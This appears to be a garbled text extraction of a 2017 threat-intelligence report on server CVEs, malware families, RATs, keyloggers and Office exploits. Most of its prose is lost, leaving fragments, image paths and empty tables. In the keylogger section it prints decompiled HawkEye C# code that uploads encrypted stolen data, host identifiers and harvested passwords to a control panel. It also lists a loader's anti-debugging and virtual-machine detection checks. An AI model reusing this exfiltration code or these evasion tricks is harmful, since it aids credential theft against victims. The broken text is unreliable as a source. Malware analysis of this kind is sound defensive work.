TcpSocketServer UdpSocketServer

Weblogic CVE-2017-3248



2017 1 WebLogi c CVE-2017-3248
Oracle WebLogi c Server 10.3.6.0, 12.1.3.0, 12.2.1.0 12.2.1.1

CVE-2017-3248 WebLogi c
WebLogi c 6 WebLogi c CVE-2015-4852

Spring CVE-2017-8045


2017 8 Pivotal Spring AMQP CVE-
2017-8045 org.springframework.amqp.core.Message
string Spring 2003 Java
Spring AMQ AMQP
POJO Rabbi tMQ

Struts2 CVE-2017-9805

2017 9 Struts2
lgtm.com CVE-2017-9805
XStream Struts REST XML payload
Struts2 REST XStream XStream Handler
XML payload XML

Jenki ns CVE-2017-1000353

2017 12 Jenki ns CVE CVE-2017-1000353
Java SignedObject Jenki ns CLI
Jenki ns
Jenk(ns1)] TJETQq0.000008866 0 594.96 842.0



()



2.1

VenusEye

2017


11.59%

10.40%

10.15%

9.57%

5.77%



20 2017

2017

C&C

500

12.6%


C&C

9.91%

9.17%

6.27%

5.87%



21 2017

C&C

2017

5

Loki Bot kasi det Pony

DarkComet

Tri ckbot



22 2017

2017

10.29%

7.51%

10.55%

+




	C&C	5	60.28%
13.90%	5.01%	4.13%	3.44%
1. ZeroAccess			
Zeroaccess	rootkit		
2. III			
" "		BootKit	
3. Linux_IrcBot			
Linux.IrcBot		DDoS	
4. Ni tol			
Ni tol	DDoS		
	DDoS		
5. nj RAT			
nj RAT	C		
	(Firefox Google Chrome Opera)		
6. DDOS			
DDoS			DDos
7. Gh0st			
Gh0st			
8. Ramni t			
Ramni t		.exe .dll .html	
9. IptabLex			
IptabLex	Linux	DDoS	
10. Ki llerRat			
Ki llerRat		naR	CSharp
11. Bi l l Gates			
Bi l l gates	DDoS	ssh	
IP	DDoS	shell	

2.2

2017	40	13.51%	3.13%
63.50%	19.86%		



2016 Zeus



24 2017

2017


25 2017



FormBook Di amondFox 2017
 2017
 Loader C# Loader
 Pony Dyzap 3 FormBook
 Dyzap
 FormBook VB
 Delphi Loader

	Pony	Dyzap	FormBook	Di amondFox
	2015. 9.	2016. 11.	2017. 6.	2017. 4
	×	×		
DDOS	×	×	×	×
	×			
	http	http	http	http

2017



26 2017

NanoCore NetWire JRat Remcos 2017



NanoCore	NetWi re	JRat	Neutri no	Remcos
2015. 12.	2016. 3.	2016. 4.	2016. 6	2017. 04

--	--	--	--	--

DDOS				

--	--	--	--	--

2017				
------	--	--	--	--

PredatorPai nKeyl ogger KeyBase Zykl on AZORm AZORul t NexusLogger Ori onLogger
 Cyborg 6 2017 HawkEyeKeyl ogger AgentTesl a ISR

EMAI L HawkEyeKeyl ogger FTP EMAI L PHP

HawkEye Keyl ogger	Agent Tesl a	i Spy keyl ogger	predator-pai n keyl ogger
2015. 5	2016. 11.	2016. 2.	2016. 4.

--	--	--	--

--	--	--	--

--	--	--	--

--	--	--	--

Mi neCraft			
------------	--	--	--

--	--	--	--

UAC			
-----	--	--	--

	FTP, EMAI L , PHP	FTP, EMAI L , PHP	FTP, EMAI L , PHP
--	-------------------	-------------------	-------------------

2017

Ursni f Tri ckBot



ZeusVM

Ci tadel

Ursni f

Dri dex



2. mai | Proxy Panel
 PHP url mai | Proxy Secret Title Data

```

string text = ConfigLoader.Config.PanelURL;
bool flag = !text.EndsWith("/");
if (flag)
{
    text += "/";
}
text += "api";
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST",
    {
        {
            "Secret",
            Cryptography.Rijndael256Encrypt(ConfigLoader
        },
        {
            "Title",
            Cryptography.Rijndael256Encrypt(data2, Confi
        },
        {
            "Data",
            Cryptography.Rijndael256Encrypt(data, Config
        }
    });
    string @string = Cryptography.GetString(bytes);
    result = (Operators.CompareString(@string, "OK", fal
    (lse) == 0);
    
```

30 HawkEye 3

Panel Secret HWID Name Country OS Version Type Data

```

string text = ConfigLoader.Config.PanelURL;
bool flag = !text.EndsWith("/");
if (flag)
{
    text += "/";
}
text += "api";
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST", new NameValueCollection
    {
        {
            "Secret",
            ConfigLoader.Config.PanelSecret
        },
        {
            "HWID",
            PCInfo.HWID
        },
        {
            "Name",
            PCInfo.Name
        },
    });
    
```

31 HawkEye 4



- 3. Stealer FileZilla Beylux CoreFTP Mi necraft

```

public class Stealer
{
    public static bool Send()
    {
        return Connector.Send(LogTypes.Passwords, Stealer.Steal());
    }
    public static string Steal()
    {
        StringBuilder stringBuilder = new StringBuilder();
        StringBuilder stringBuilder2 = stringBuilder;
        try
        {
            // ... (obscured code) ...
        }
        catch
        {
            // ... (obscured code) ...
        }
        return stringBuilder.ToString();
    }
}

```

32 HawkEye 5

- 4. External Steal er
- 5.
- 6. Bot

2.3.3 Loader - Delphi Loader

2016	2017	Loader
Loader	Delphi Loader	shel l code
2017		shel l code

- 1.
- 2. 2016
- 3. 5 0x1F
- 4 shel l code
- 5. Shel l code hash



6. avastsvc.exe aavastui.exe avgsvc.exe
 iavgui.exe procmon.exe ollydbg.exe procexp.exe windbg.exe Loader

7. sandbox malware sample virus self

8. ZwQueryInformationProcess ProcessDebugFlags PEB. BeingDebugged


9. CPUID

eax=0x00 CPUID ebx+edx+ecx="GenuineIntel"
 KVMKVMKVMKVM Microsoft Hv VMWareVMWare XenVMMXenVMM eax=0x4000000 ebx ecx
 edx 0 0
 CPUID ebx+ecx+edx="VMWareVMWare" XenVMMXenVMM prl
 hyperv Microsoft Hv KVMKVMKVM VMWareVMWare eax=1 CPUID ecx
 31 1, 1

10.

N 0x30
 0x03E9 1001 0x46 0x0003 RT_ICON
 0x5C 0xCD 205 205 1001 1205

12. PE Delphi Loader





3.1 2017 Office


1990 11 Office

27 Office

2017 21 Office


2017

6 CVE-2017-0199



2017 Office

2017	Office		
2017	4	CVE-2017-0199	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0199
2017	5	CVE-2017-0261 CVE-2017-0262	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0261 https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0262
2017	7	CVE-2017-8570	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8570
2017	9	CVE-2017-8759	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8759
2017	10	CVE-2017-11826	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11826
2017	11	DDE Attack	https://docs.microsoft.com/en-us/securityupdates/securityadvisories/2017/4053440
2017	11	CVE-2017-11882	https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882



34 2017 Office

2017 2017-8759 3 (DDE) CVE-2017-0199 CVE-2017-11882 CVE-

2017 11 CVE-2017-11882 POC

12 CVE-2017-0199

2018 1 Gi thub CVE-2017-8570 CVE-2017-0199 POC

CVE-2017-0261/0262

2017-0262 2017 CVE-2017-0261 CVE-

EPS EPS OLE CVE-2017-0199 CVE-2017-8570

CVE-2017-11882 1

Offi ce

Offi ce 59.47% 25.57%

CVE-2017-0199 6.39% OLE

JAR

Powershel l

Locky

Offi ce

